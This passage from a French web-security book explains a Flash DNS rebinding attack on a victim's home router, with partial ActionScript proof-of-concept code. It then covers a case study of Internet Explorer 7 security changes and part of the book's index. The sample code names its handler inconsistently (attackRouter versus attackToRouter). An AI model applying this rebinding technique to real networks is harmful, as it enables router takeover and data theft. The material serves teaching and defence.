La sécurité web ne se fonde pas sur des adresses IP, mais sur des noms de domaines. Par conséquent, même si l'adresse IP a changé discrètement, la confiance s'applique à *toutes* les adresses IP associées au nom de domaine. La victime devient donc un mandataire entre le site web démoniaque sur l'Internet et toute adresse IP et port sur son intranet.

Nous allons expliquer l'attaque en détail, en utilisant un exemple dans lequel un assaillant prend le contrôle d'un routeur de la victime.

Supposons qu'une victime visite le site mechant.org pour regarder des photos de chatons craquants. La victime saisit *mechant.org* et appuie sur la touche Entrée. Le navigateur et le système d'exploitation consultent le serveur DNS pour mechant.org et obtiennent l'adresse IP 1.1.1.3 avec une valeur de TTL élevée. L'adresse IP du site mechant.org ne changera pas dans cet exemple.

Ensuite, le navigateur télécharge plusieurs éléments à partir de mechant.org, comme une page HTML, des photos de chatons et une application Flash cachée. Le détournement se fait vers temp.mechant.org dans l'application Flash masquée, dont voici le code source :

```
import flash.net.*;

class DnsPinningAttackApp {

  static var app:DnsPinningAttackApp;
  static var sock:Socket;
  static var timer:Timer;

  function DnsPinningAttackApp() {
    // Phase 1 : l'appât.
    // Cette requête est envoyée à 1.1.1.3.
    flash.system.Security.loadPolicyFile("http://temp.mechant.org/"
      + "MyOpenCrossDomainPolicy.xml");

    // Phase 2 : le basculement.
    // Attendre 5 secondes afin d'être certain que Flash a bien chargé
    // la stratégie de sécurité, puis ce programme peut converser avec
    // temp.mechant.org.
    // Attendre également 5 secondes pour que le serveur DNS
```

```
      // de temp.mechant.org
      // change l'adresse de 1.1.1.3 en 192.168.1.1.
      // Exécuter connectToRouter() dans 10 secondes.
      timer = new Timer(5000+5000, 1);
      timer.addEventListener(TimerEvent.TIMER, connectToRouter);
      timer.start();
    }

    private function connectToRouter(e:TimerEvent):void {
      sock = new Socket();

      // Une fois connecté au routeur, lancer l'attaque dans
      // attackRouter()
      sock.addEventListener( Event.CONNECT, attackRouter );

      // Phase 3 : se connecter après le basculement.
      // Tenter d'établir une connexion par socket à temp.mechant.org,
      // 192.168.1.1.
      sock.connect("temp.mechant.org",80);
    }

    private function attackToRouter(e:TimerEvent):void {
      // Nous disposons à présent d'une connexion par socket au routeur
      // de l'utilisateur, à l'adresse 192.168.1.1 sur le port 80 (http).

      // Nous laissons la suite à l'imagination du lecteur. Notez que cette
      // application Flash est originaire de mechant.org et qu'elle
      // peut donc rappeler mechant.org
      // avec toutes les informations qu'elle a pu voler.
    }

    static function main(mc) {
      app = new DnsPinningAttackApp();
    }
  }
```

L'application Flash charge une stratégie de sécurité au cours de la "Phase 1 : l'appât" en commençant par émettre une requête DNS pour temp.mechant.org. Le serveur DNS pour le domaine mechant.org, qui est contrôlé par l'assaillant, répond avec l'adresse 1.1.1.3 et un TTL à 0. Ainsi, l'adresse IP est employée une seule fois et n'est pas placée dans le cache. Ensuite, le lecteur Flash télécharge le fichier MyOpenCrossDomainPolicy.xml, qui contient une stratégie de sécurité ouverte, à partir de l'adresse 1.1.1.3. L'application Flash autorise désormais les connexions à temp.mechant.org.

Dans la "Phase 2 : le basculement", l'application Flash patiente pendant 10 secondes, en utilisant la classe `Timer`. Elle attend que le serveur DNS pour mechant.org change d'adresse IP (de 1.1.1.3 à 192.168.1.1). Nous pouvons parfaitement supposer que le serveur web de mechant.org et le DNS communiquent pour cela.

Lorsque la minuterie est écoulée, l'application Flash invoque la fonction `connectToRouter()`, qui crée une nouvelle connexion par socket. Dans la "Phase 3 : se connecter après le basculement", l'application Flash veut créer une autre connexion à temp.mechant.org. Puisque l'adresse IP de temp.mechant.org n'est pas dans le cache du DNS, l'ordinateur de la victime émet une autre requête DNS. Cette fois-ci, l'adresse IP de temp.mechant.org est 192.168.1.1.

À ce moment-là, les connexions à temp.mechant.org sont approuvées et autorisées, mais l'adresse IP de temp.mechant.org correspond au routeur de la victime, à l'adresse 192.168.1.1 !

Le lecteur Flash poursuit avec la connexion par socket à l'adresse 192.168.1.1 sur le port 80. Une fois la connexion établie, l'application Flash peut interagir avec le routeur de la victime car le lecteur Flash croit toujours qu'elle communique avec temp.mechant.org. Notez que l'assaillant pourrait s'être connecté à n'importe quelle adresse IP et n'importe quel port.

Enfin, l'application Flash converse avec le routeur dans la fonction `attackToRouter()`. Vous pouvez imaginer que cette fonction tente d'ouvrir une session sur le routeur en construisant des requêtes HTTP avec des identifiants et des mots de passe par défaut. Si elle y parvient, l'application Flash peut ouvrir un contrôle d'accès autorisant la configuration du routeur depuis l'Internet, pas uniquement depuis l'intranet. Vous pouvez imaginer que l'application Flash envoie l'adresse IP Internet (non l'adresse IP interne 192.168.1.1) à mechant.org. Ainsi, l'assaillant peut désormais obtenir un contrôle total du routeur de la victime. La Figure 9.1 détaille les différentes phases de cette attaque.

Notez que cette attaque n'est pas spécifique à Flash. Elle peut également être menée en Java et en JavaScript. Vous la trouverez sous les noms "Anti-DNS Pinning" et "Anti-Anti-Anti-DNS Pinning". Plusieurs personnes prétendent avoir créé cette attaque. Vous trouverez de plus amples informations concernant le DNS Rebinding sur le site **http://crypto.stanford.edu/dns/**.




Figure 9.1

Les phases d'une attaque de type DNS Rebinding.

Résumé

Flash permet d'attaquer n'importe quelle application web en reflétant les stratégies de sécurité inter-domaines. Les assaillants peuvent également profiter de la validation incorrecte des entrées dans des applications Flash pour mener des attaques XSS sur le domaine qui héberge le fichier SWF vulnérable. Il est possible de générer automatiquement des SWF contenant du code vulnérable et pouvant conduire à des attaques XSS universelles étendues. Enfin, Flash peut être employé pour contourner des pare-feu grâce à des attaques de type DNS Rebinding.

Étude de cas
Modifications de la sécurité dans Internet Explorer 7

En octobre 2006, Microsoft a sorti la version 7 de son navigateur web, Internet Explorer (IE 7). Cette nouvelle version est apparue cinq ans après IE 6 et la sécurité a fait l'objet de changements importants. Alors que les attaques par dépassement de tampon étaient déjà connues en 2001, les assaillants ont continué à exploiter des paramètres de sécurité exagérément permissifs, ainsi qu'à découvrir de nouvelles vulnérabilités dans IE 6 et les objets ActiveX. Pendant quelque temps, il semblait que des vulnérabilités majeures étaient découvertes quotidiennement et une nouvelle industrie de logiciels anti-espion a émergé. Ce marché nous a aidés à combattre et à nous relever des nombreuses attaques basées sur le navigateur qui s'en prenaient à nos ordinateurs pendant qu'ils surfaient sur le Web. D'autre part, les fraudes en ligne se sont orientées vers des vols monétaires et l'attaque du système d'exploitation d'un utilisateur pour dérober ses MP3 n'était rien comparée au vol d'informations concernant les comptes bancaires d'un utilisateur.

Avec l'augmentation des activités de valeur accessibles en ligne, de nouvelles classes d'attaque sont apparues et les criminels s'en sont pris aux sites bancaires et aux sites marchands. Les attaques de type hameçonnage et XSS (*Cross-Site Scripting*) tirent profit des défauts de conception des sites web, des navigateurs et du Web lui-même, pour voler l'argent et les identités des victimes.

Les problèmes sont devenus tellement sérieux et répandus, qu'en 2004 la mauvaise réputation de Microsoft en terme de sécurité menaçait la popularité d'Internet Explorer et même de Windows. C'est à ce moment-là que les utilisateurs ont commencé à se tourner vers Firefox. Reconnaissant l'importance de ces problèmes, Microsoft a beaucoup travaillé sur la sécurité dans Internet Explorer 7. Cette étude de cas examine les changements suivants et les nouvelles fonctions de sécurité :

- ActiveX Opt-In ;
- protection SSL ;
- analyse d'URL ;
- protection entre domaines ;
- filtre anti-hameçonnage ;
- mode protégé.

ActiveX Opt-In

Nous l'avons expliqué au Chapitre 8, les contrôles ActiveX ont été une source courante de problèmes de sécurité. IE7 tente de réduire cette exposition aux contrôles potentiellement dangereux à l'aide de la nouvelle fonctionnalité appelée ActiveX Opt-In. Par défaut, elle désactive les contrôles ActiveX. Lorsqu'un utilisateur visite un site web qui utilise ActiveX, IE 7 lui demande s'il souhaite exécuter le contrôle. Si l'utilisateur approuve ce comportement, ce message n'apparaîtra plus lors de ses visites ultérieures du site. Si l'utilisateur accorde l'autorisation, une information Authenticode sera affichée et le contrôle pourra s'exécuter.

La fonctionnalité Opt-In désactive la plupart des contrôles ActiveX, à moins que l'utilisateur ne les active expressément. Attention cependant, car si des contrôles sont installés par une page en utilisant un fichier CAB, l'utilisateur devra décider d'installer ce fichier. Les contrôles présents sur la liste pré-approuvée, ainsi que les contrôles employés précédemment avec IE 6 (dans le cas d'une mise à niveau à partir d'IE 6) peuvent toujours être exécutés sans les protections Opt-In. Les contrôles qui se trouvent sur la liste pré-approuvée mais qui ne sont pas installés sur la machine seront soumis aux processus d'approbation pour être installés sur le système.

Cette fonctionnalité est conçue pour réduire les attaques web de type "drive-by" en éliminant l'exécution silencieuse de nombreux contrôles ActiveX anciens qui, tout en étant installés, ne sont jamais réellement employés par les sites légitimes visités par l'utilisateur. L'efficacité de cette approche reste encore à prouver, mais elle représente un effort estimable quant à la réduction de la surface d'attaque.

Protections SSL

IE 7 impose des contraintes SSL plus fortes sur les connexions HTTPS. Si un certificat SSL d'un certain site web pose problème, au lieu de simplement afficher une boîte mystérieuse et facile à ignorer, IE 7 interrompt la transaction avec l'intégralité de la page web, en avertissant l'utilisateur qu'il ne devrait pas poursuivre sa visite. Plus précisément, l'erreur indique "Le certificat de ce site présente un problème... Nous vous recommandons de fermer cette page web et de quitter ce site."

L'attaque de l'homme du milieu avec SSL est un bon exemple de l'utilisation des messages d'erreur médiocres antérieurs à IE 7. Ces attaques dupent les utilisateurs en les amenant (par de l'ingénierie sociale) à accepter un faux certificat SSL contrôlé par l'assaillant et annulant la sécurité offerte par SSL. Voici les problèmes des certificats SSL qui conduiront à la page d'erreur :

- une date est invalide ;
- un nom et un domaine ne correspondent pas ;
- une autorité de certification est invalide ;
- un échec du contrôle de révocation ;
- un certificat a été révoqué (uniquement avec Vista).

Outre les erreurs des certificats SSL, IE 7 désactive également SSLv2, qui présente des problèmes de sécurité connus, au profit de SSLv3/TLSv1. De cette manière, la forme la plus robuste de SSL/TLS est employée par défaut. D'autre part, IE 7 empêche également l'utilisation d'un chiffrement faible avec SSL, comme les modes obsolètes et faciles à casser basés sur des clés de chiffrement de 40 ou 56 bits. Même si cela n'est pris en charge que par Windows Vista, les utilisateurs sont assurés que le navigateur emploie uniquement un chiffrement fort. Il est également bon de noter que les systèmes de chiffrement faible ne peuvent pas être réactivés, contrairement, malheureusement, à SSLv2. Enfin, si un navigateur visite une page web avec HTTPS, tout contenu provenant de pages HTTP sera bloqué. Cela évite de mélanger du contenu HTTPS et du contenu HTTP non sûr dans des applications web sensibles.

Analyse d'URL

IE 7 examine toutes les URL que l'utilisateur saisit, sur lesquelles il clique ou vers lesquelles il est redirigé. Si une URL web ne correspond pas aux spécifications de la RFC 3986, IE 7 affiche une page d'erreur. Par le passé, IE a été vulnérable à un grand nombre d'attaques *via* les URL, notamment pour de l'hameçonnage.

L'une de ces attaques a été employée pour corrompre les zones de sécurité dans IE. Elle utilise une URL qui commence par le site légitime (par exemple `update.microsoft.com`) et se termine par le domaine de l'assaillant (comme `cybermechants.com`). Certaines anciennes versions d'IE sont dirigées vers le site de l'assaillant mais le place dans la zone de sécurité qui correspond à la partie gauche de l'URL, qui, dans ce cas, est une zone de sécurité approuvée. La zone de sécurité approuvée dispose de privilèges moins restreints et permet au site malveillant d'effectuer des actions qui ne devraient pas être autorisées (comme exécuter automatiquement des contrôles ActiveX dangereux). Une autre attaque classique consiste à utiliser un format d'URL alternatif pour encoder une autorisation HTTP basique directement dans l'URL (par exemple, `http://nomUtilisateur:motDePasse@www.monsite.fr/`) afin d'essayer de camoufler le véritable site visité.

Pour se protéger de ces classes d'attaques, Microsoft a placé tous ses analyseurs d'URL dans une bibliothèque appelée cURL (*Consolidated URL*). Lorsqu'elle est employée, les URL sont examinées et sont rejetées si elles ne respectent pas les spécifications de la RFC. Plus précisément, IE 7 rejettera les URL :

- qui tentent de violer les règles de sécurité ;
- dont la syntaxe est invalide ;
- dont les noms d'hôtes sont invalides ;
- qui sont invalides ;
- qui tentent d'obtenir une quantité de mémoire supérieure à celle disponible.

Protection entre domaines

La protection entre domaines aide à se protéger contre les scripts qui tentent d'exécuter des scripts issus de domaines différents. Par exemple, un assaillant peut écrire un script malveillant et le poster dans un domaine qu'il contrôle. Dans ce type d'attaque, si l'assaillant convainc un utilisateur de visiter son domaine, le site malveillant peut alors ouvrir une nouvelle fenêtre qui contient une page légitime, comme celle d'un site bancaire ou d'un site marchand connu. Si l'utilisateur saisit des informations sensibles sur le site légitime, comme son identifiant et son mot de passe, cela se passe en réalité dans le domaine de l'assaillant et le site malveillant peut extraire les informations fournies par l'utilisateur. Cette activité entre domaines est extrêmement dangereuse et IE 7 a tenté d'empêcher ce fonctionnement.

Pour réduire les attaques entre domaines, IE 7 tente de charger une URL avec son domaine d'origine et de limiter ses interactions aux fenêtres et au contenu provenant du même domaine. Plus précisément, IE 7 tentera par défaut de bloquer une URL de script, de rediriger des objets DOM et d'empêcher les fenêtres ou cadres IE d'accéder à une autre fenêtre ou cadre s'ils n'en ont pas reçu explicitement l'autorisation.

Filtre anti-hameçonnage

IE 7 est fourni avec un filtre anti-hameçonnage qui protège les utilisateurs contre les sites d'hameçonnage connus ou suspectés. Le filtre évitera que les utilisateurs ne visitent des sites web qui semblent être des entités de confiance. Par exemple, le site web d'une banque, de PayPal ou d'une société de crédit peut facilement être copié par un assaillant. Au lieu de visiter `www.paypal.com`, l'assaillant peut duper un utilisateur et le diriger vers `www.paypal.com.cybermechants.com`. Le site légitime et le site factice auront le même aspect. Le site factice est évidemment un site d'hameçonnage qui tente d'obtenir l'identifiant et le mot de passe d'un utilisateur ou des informations bancaires.

Pour protéger les utilisateurs contre ce type de sites, le filtre anti-hameçonnage d'IE 7 propose deux modes : *Désactiver la vérification automatique de sites Web* (par défaut) et *Activer la vérification automatique de sites Web*. Dans le premier mode, une liste locale d'URL approuvée, stockée dans un fichier sur l'ordinateur de l'utilisateur, est consultée. Si l'utilisateur visite un site qui ne se trouve pas sur cette liste, le navigateur l'avertit et lui demande d'approuver le déclenchement du processus de vérification automatique. Dans le deuxième mode, le navigateur envoie chaque URL visitée par l'utilisateur à la base de données anti-hameçonnage de Microsoft. Celle-ci vérifie si l'URL fait partie des URL d'hameçonnage connues. Dans l'affirmative, la requête est bloquée.

Un utilisateur peut visiter un site web dont l'URL ressemble à une URL d'hameçonnage, sans qu'elle soit présente dans la base de données d'hameçonnage ou sur la liste approuvée. Dans ce cas, lorsqu'un site web présente les caractéristiques d'un site d'hameçonnage, sans que cela soit signalé et confirmé, IE 7 affiche un message d'avertissement à l'utilisateur pour l'informer de la dangerosité potentielle de sa destination.

Mode protégé

Le mode protégé se fonde sur un principe de sécurité appelé *modèle du moindre privilège*, dans lequel les applications et les services s'exécutent avec uniquement les droits strictement nécessaires à leur fonctionnement. IE 7 suit ce principe en exécutant le navigateur avec un accès très restreint au reste du système. Ce modèle réduit les possibilités du navigateur, et de tout ce qui est inclus dans le navigateur comme un contrôle ActiveX, en ce qui concerne l'écriture, la modification ou la suppression d'informations sur l'ordinateur.

Le mode protégé n'est disponible que sous Windows Vista, car il s'appuie sur les nouvelles fonctions de sécurité de ce système d'exploitation : UAC (*User Account Control*), MIC (*Mandatory Integrity Controls*) et UIPI (*User Interface Privilege Isolation*). UAC permet d'exécuter des programmes sans disposer des droits d'administrateur, un problème qui a tourmenté de nombreux produits Microsoft par le passé. Puisque les non-administrateurs ne disposent pas des droits complets sur le système d'exploitation, une application qui s'exécute avec UAC doit franchir un nombre d'obstacles beaucoup plus important pour réaliser des actions dangereuses comme installer des services malveillants. MIC permet à IE en mode protégé de lire, mais pas de modifier les objets système, à l'exception d'un petit nombre qui ont été spécifiquement marqués pour un tel accès (certains fichiers et certaines clés du Registre). Enfin, les restrictions UIPI empêchent les processus qui disposent de droits faibles de communiquer avec des processus ayant des droits plus élevés, en renforçant ainsi la barrière de sécurité qui les sépare. Avec UIPI, comme avec MIC, des fenêtres choisissent

explicitement les messages qu'elles acceptent de recevoir d'un processus ayant des droits inférieurs.

Grâce à ces fonctionnalités, dans la zone Internet, IE est mieux isolé du reste du système, ce qui réduit énormément les possibilités d'attaque et les dommages que pourrait causer un site web malveillant. L'attaque du système d'un utilisateur à l'aide d'un contrôle ActiveX, d'un objet Flash, d'un script JavaScript ou d'un code VBScript sera plus difficile sous IE 7 en mode protégé sans une interaction avec l'utilisateur.

Index

A

À la volée, compilation 129

Actifs, contenus 91

Actions boursières, pomper la valeur depuis un autre domaine 152

ActionScript 40, 245, 249, 260
- ExternalInterface, classe 41
- Socket, classe 40
- URLLoader, classe 41
- XML, classe 41

ActiveX 215-243
- contrôles 243
  - actions dangereuses avec 226
  - applets Java et 218
  - attaques sur 231
  - axenum/axfuzz 237
  - AxMan 239
  - C++ et 217
  - CAB, fichiers, et 223
  - démarquer des scripts 226
  - dépassement de tampon 228, 239
  - DNS et 221
  - empêcher 227
  - exécution d'un script 231
  - exigences HTTPS pour 229
  - failles dans 220
  - fuzzing 235
  - Internet Explorer 227, 242
  - invocation de 221, 233
  - Microsoft et 215, 218, 243
  - protection 242
  - sécuriser 221, 228
    - pour l'écriture de scripts 226
    - pour l'initialisation 226
  - SecurityQA Toolbar d'iSEC 235
  - SFS/SFI, conversion 229
  - signer 224
  - SiteLock 221
  - SSL et 221
  - tester 235, 239
  - tests automatisés 235
  - URLRoot, chemins 229
  - utilisations de 219
  - XSS et 221
- interface 217
- méthodes 218
- objets 217
- propriétés 218
- sécurité 8

ActiveX Opt-In, fonctionnalité 240, 269

ActiveX.stream 231

Adresse de retour d'une pile 27

Agression de MySpace, programmation 67

AJAX (Asynchronous JavaScript and XML) 2, 14, 94, 163-207
- appels 62
- applications 63, 95, 96, 97
- code 95
  - côté client 81
- contre-mesures à la manipulation de paramètres 180
- cookies 183
  - analyser avec SecureCookies 191
  - analyser les aléas 186
  - domain (propriété) 190
  - drapeaux 190
  - éléments propres à chaque site 191
  - HttpOnly (drapeau) 190
  - les mauvais 184
  - les pires 183
  - path (propriété) 191
  - secure (drapeau) 190
- découverte 163
- découverte des méthodes du framework 170
  - Direct Web Remoting 172
  - exemple 174
  - Google Web Toolkit 171

AJAX (Asynchronous JavaScript and XML) *(suite)*
Microsoft ASP.Net 171
SAJAX 173
XAJAX 172
expositions non intentionnelles 181
contre-mesures 183
format de sérialisation 196
framework
client 195
Dojo Toolkit 205
DWR 196
expositions 195
GWT 199
identification, exemple 174
jQuery 206
mandataire 195
SAJAX 203
serveur 195
xajax 201
langage 95
malveillant 99, 116
mandataire client-serveur 163
manipulation
d'en-têtes 178
d'URL 178
de paramètres 163, 177
des champs cachés 177
des champs cachés, exemple 178
progrès 92
récapitulatif
boîtes à outils 170
cookies 193
expositions non intentionnelles dans un framework 183
framework 176
manipulations 180
rendu côté client 164
réponses 52, 54
injection de HTML reflété 52
requête 61
réseau 165
HTTP GET, requête 168
HTTP POST, requête de formulaire 168
JavaScript
complet 166
tableaux 166, 168
JSON 167, 168
sérialisation personnalisée 167, 170
SOAP 169
trafic
descendant 165
montant 168
XML 166, 169
sécurité 7
tests automatisés 120
types 163

Aléas des cookies de session, analyser 186

AmisDesAgneaux, exemple 84

Analyse syntaxique des cookies 38, 39
SecureCookies 191

Anti-DNS Pinning (Anti-Anti-Anti-DNS Pinning) 265

Anti-espion 268

Application Service Provider (ASP) 3

Applications
composites (mash-up) 3
niveau de risque 87
nomades, injection de HTML reflété 52
web vulnérables, découvrir 86

Arbitraires, données, injection. *Voir* **XSS (Cross-Site Scripting)**

ASP (Application Service Provider) 3

ASP.Net
encodage
de sortie 140
HTML des saisies utilisateur 142
gestionnaires d'événements côté serveur 138
injection de données arbitraires (XSS) 137
propriété IsValid, contrôler avant traitement des données utilisateur 138
validation de page par défaut 139
désactiver 139
ne pas désactiver 139
validation des saisies 137
contourner 138
XSS et contrôles dans les formulaires web 141
provoquer une attaque 141

ASP.Net AJAX de Microsoft, découverte des méthodes du framework 171

Assemblages de bytecode 129

Asynchronous JavaScript and XML (AJAX). *Voir* **AJAX**

Atlas de Microsoft, découverte des méthodes du framework 171

Attaque
- commande d'URL. *Voir* CSRF 86
- contre le Web 2.0 11, 79
- CSRF, convevoir 88
- d'autres domaines 88
- dépassement de tampons 26
  - se protéger 28
- détournement de Javascript 199, 201, 203, 204, 206, 207
- division de la réponse HTTP 49
- fixation de session 39
- générique contre .Net 129
- homme du milieu SSL 269
- injection 4, 6, 13
  - de commandes 20
    - se protéger 21
  - de LDAP 25
    - se protéger 26
  - de SQL 14
    - code approprié 17
    - se protéger 18
  - de XPath 18
    - se protéger 20
  - fonctionnement 13
- inter-domaines 4, 7, 81, 152
- services web 149
- stratégie de sécurité stockée 249
- traversée de répertoires 22
  - se protéger 23
- XML contre .Net 130
- XSS
  - éviter par encodage HTML 142
  - propriétés de contrôle des formulaires web ASP.Net 141
- XXE 23
  - se protéger 25

Attirer la victime (XSS) 58

Automatiques, actions 84

Axenum (axfuzz) 237

AxMan 239

B

Balayage de ports
- JavaScript 108
- se protéger 111

Balises d'images inter-domaines 84

Barrières de sécurité 155

BeEF 104

Bibliographie pour XSS (Cross-Site Scripting) 65

Bit d'arrêt (kill bit) 227

Boîtes à outils
- AJAX, récapitulatif 170
- Dojo. *Voir* Dojo Toolkit 205

Bourse, actions, pomper la valeur depuis un autre domaine 152

Buffer overflow. *Voir* **dépassement de tampons**

Bytecode, assemblages 129

C

C (langage de programmation), dépassement de tampon 228

C++ (langage de programmation)
- contrôles ActiveX et 217
- dépassement de tampon 228

Cabinet (cab), fichiers
- ActiveX et 223
- Internet Explorer 269

Caractères dangereux, ôter 61

Causes des vulnérabilités 86

Chaînes
- dangereuses, ôter 61
- longues 27

Champs cachés, manipulation dans le framework AJAX 177
- exemple 178

Charge dans un ver 67

Chargement
- codes JavaScript 83
- objets et des images 83
- XML, configuration sûre des classes 132

Chemin, propriété de cookie 191

Clandestin, passager d'une session 86
Classe
de chargement XML, configuration sûre 132
ExternalInterface, ActionScript 41
Socket, ActionScript 40
SqlParameter, filtrer les données utilisateur 135
URLLoader, ActionScript 41
XML, ActionScript 41
Clés privées, fichiers 223
ClickTAG (variable Flash) 254
Clients
framework AJAX 195
lourds 8
rendu AJAX côté 164
Client-serveur, mandataire AJAX 163
Cliquer sur les injections de HTML, inciter 60
CoCreateInstance 229
Code
JavaScript, chargement 83
malveillant
AJAX 99, 116
JavaScript 99, 100
Commande d'URL, attaque. *Voir* **CSRF**
Commandes, injection 20
se protéger 21
Communication inter-processus (IPC) 215
Compilation juste-à-temps 129
Compléments sur les attaques XSS 142
Component Object Model (COM) 215, 224, 235
Comportement de l'application, manipuler par injection de XPath 133
Composite, application (mashup) 3
Concevoir une attaque CSRF 88
Confidentielles, données
accès en décodant l'état de vue 145
éviter dans l'état de vue 146
Configuration des classes de chargement XML 132
ConnectToRouter() 265
Connexion, page intermédiaire 90
Contenus actifs 91
Contourner
filtres de saisie 111
la validation des saisies dans ASP.Net 138
Contre-mesures
à l'exposition non intentionnelle, dans un framework AJAX 183
manipulation de paramètres, dans un framework AJAX 180
Contrôles dans les formulaires web
encodage HTML 142
XSS 141
provoquer une attaque 141
Contrôleur SWF 259
Cookies 183
analyse
SecureCookies 191
syntaxique 38
de session, analyser les aléas 186
détourner 55
drapeau 190
domain 190
HttpOnly 190
path 191
secure 190
éléments propres à chaque site 191
les mauvais 184
les pires 183
mise en place 38
modèle de sécurité 36
réduit à la politique de même origine 39
problèmes 38
protéger 40
récapitulatif 193
Côté client, rendu AJAX 164
Cross-Site Request Forgery (CSRF). *Voir* **CSRF**
Cross-Site Scripting (XSS). *Voir* **XSS** 31
CSRF (Cross-Site Request Forgery) 4, 86, 146
concevoir 88
détournement de JavaScript 94
protections 97
reflété 89
stocké 90

D

DDoS (Distributed Denial of Service) 101
Débogage
fonctionnalités, expositions lors d'une migration vers le Web 2.0 210
mode, sur DWR 198
se protéger 198
Découvrir
des applications web vulnérables 86
les méthodes du framework 170
Direct Web Remoting 172
exemple 174
Google Web Toolkit 171
Microsoft ASP.Net AJAX 171
SAJAX 173
XAJAX 172
DELETE, requêtes 92
Déni de service
distribué 101
serveur d'application .Net 131
Dépassement de tampons 228, 239
attaques 26
se protéger 28
en C 228
en C++ 228
Descendant, trafic AJAX 165
JavaScript complet 166
JavaScript, tableaux 166
JSON 167
sérialisation personnalisée 167
XML 166
Détournement
de JavaScript 199, 201, 203, 204, 206, 207
CSRF 94
des cookies 55
Di Paola, Stefano 255, 258
Digital ID, fichier 223
Direct Web Remoting). *Voir* **DWR**
Distinguer les actions intentionnelles et automatiques 84
Distribué, déni de service 101
Distributed Denial of Service (DDoS) 101
Division de réponse HTTP, attaque 49
DLL (Dynamic Link Library) 218
DllGetClassObject 229
DNS Rebinding 265
Document Object Model (DOM) 81
Documentation, désactiver la génération dans les services web 150
Dojo Toolkit
exposition 205
sécurité de la sérialisation 206
DOM (Document Object Model) 81, 131
Domain Name System (DNS) 221, 261
Domain, protocole de cookies 190
Domaines
attaquer d'autres 88
du Web 81
Données
arbitraires
injection dans ASP.Net 137
injection dans un site web. *Voir* XSS 31
d'un programme 13
échapper 61
avant inclusion dans les requêtes XPath 133
en entrée, contourner les filtres 111
fournies par les utilisateurs 14, 61
sensibles
en décodant l'état de vue 145
éviter dans l'état de vue 146
utilisateur
contrôler d'abord la propriété IsValid 138
encodage HTML 142
inclusion dans une injection SQL 135
DoS (Denial Of Service), serveur d'application .Net 131
Downstream, trafic AJAX 165
JavaScript complet 166
JavaScript, tableaux 166
JSON 167
sérialisation personnalisée 167
XML 166
Drapeaux de cookies 190
HttpOnly 190
secure 190

DWR (Direct Web Remoting)
découverte des méthodes du framework 172
exposition 196
non intentionnelle de méthodes 197
mode de débogage 198
se protéger 198
procédure d'installation 196
Dynamic Link Library (DLL) 218

E

Échapper 18
les données 61
avant inclusion dans les requêtes XPath 133
Éléments de cookies propres à chaque site 191
Éliminer le superflu, forger le reste 88
Encodage
d'entité HTML 62
d'URL 62
dans les URL 22
de sortie, ASP.Net 140
HTML des saisies utilisateur 142
JavaScript 62
UTF-7, injection de HTML 53
En-têtes, manipulation dans le framework AJAX 178
Entité
externe 23
HTML, encodage 62
Entrée
filtres de données, contourner 111
validation dans des applications Flash 260
Énumération des URL visitées 106
se protéger 108
Erreur
messages, injection de HTML reflété 52
pages
visualiser les contre-mesures d'informations système 148
visualiser les informations système 147
Esser, Stefan 249
État
de vue, paramètre (Viewstate) 143
accéder à des données sensibles 145
implémentation 144
y éviter toute information sensible 146
HTTP sans 36
Étude de cas
attaques inter-domaines 152
expositions de migrations vers le Web 2.0 208
processus de migration vers le Web 2.0 208
ver Samy 66
Événements, gestionnaires côté serveur, ASP.Net 138
Excel (Microsoft) 216
Exemple
d'analyse des cookies avec SecureCookies 191
d'identification des méthodes du framework 174
de découverte des méthodes du framework 174
de manipulation des champs cachés dans un framework AJAX 178
Exposition
à des injections, tester 28
courante
fonctionnalités
complètes 211
de débogage 210
lors d'une migration vers le Web 2.0 209
méthodes internes 210
sur SAJAX 204
URL cachées 210
de frameworks AJAX 195
Dojo Toolkit 205
DWR 196
GWT 199
jQuery 206
SAJAX 203
xajax 201
de migrations vers le Web 2.0, étude de cas 208
non intentionnelle AJAX 181
contre-mesures 183
récapitulatif 183
non intentionnelle de méthodes

DWR 197
GWT 200
SAJAX 205
xajax 202

ExternalInterface (Flash) 246
ActionScript 41

Externe, entité 23

F

Fichiers
de politiques reflétés 42
protection 42
WSDL, découvrir des informations dans les services web 149

Filtres
de saisie, contourner 111
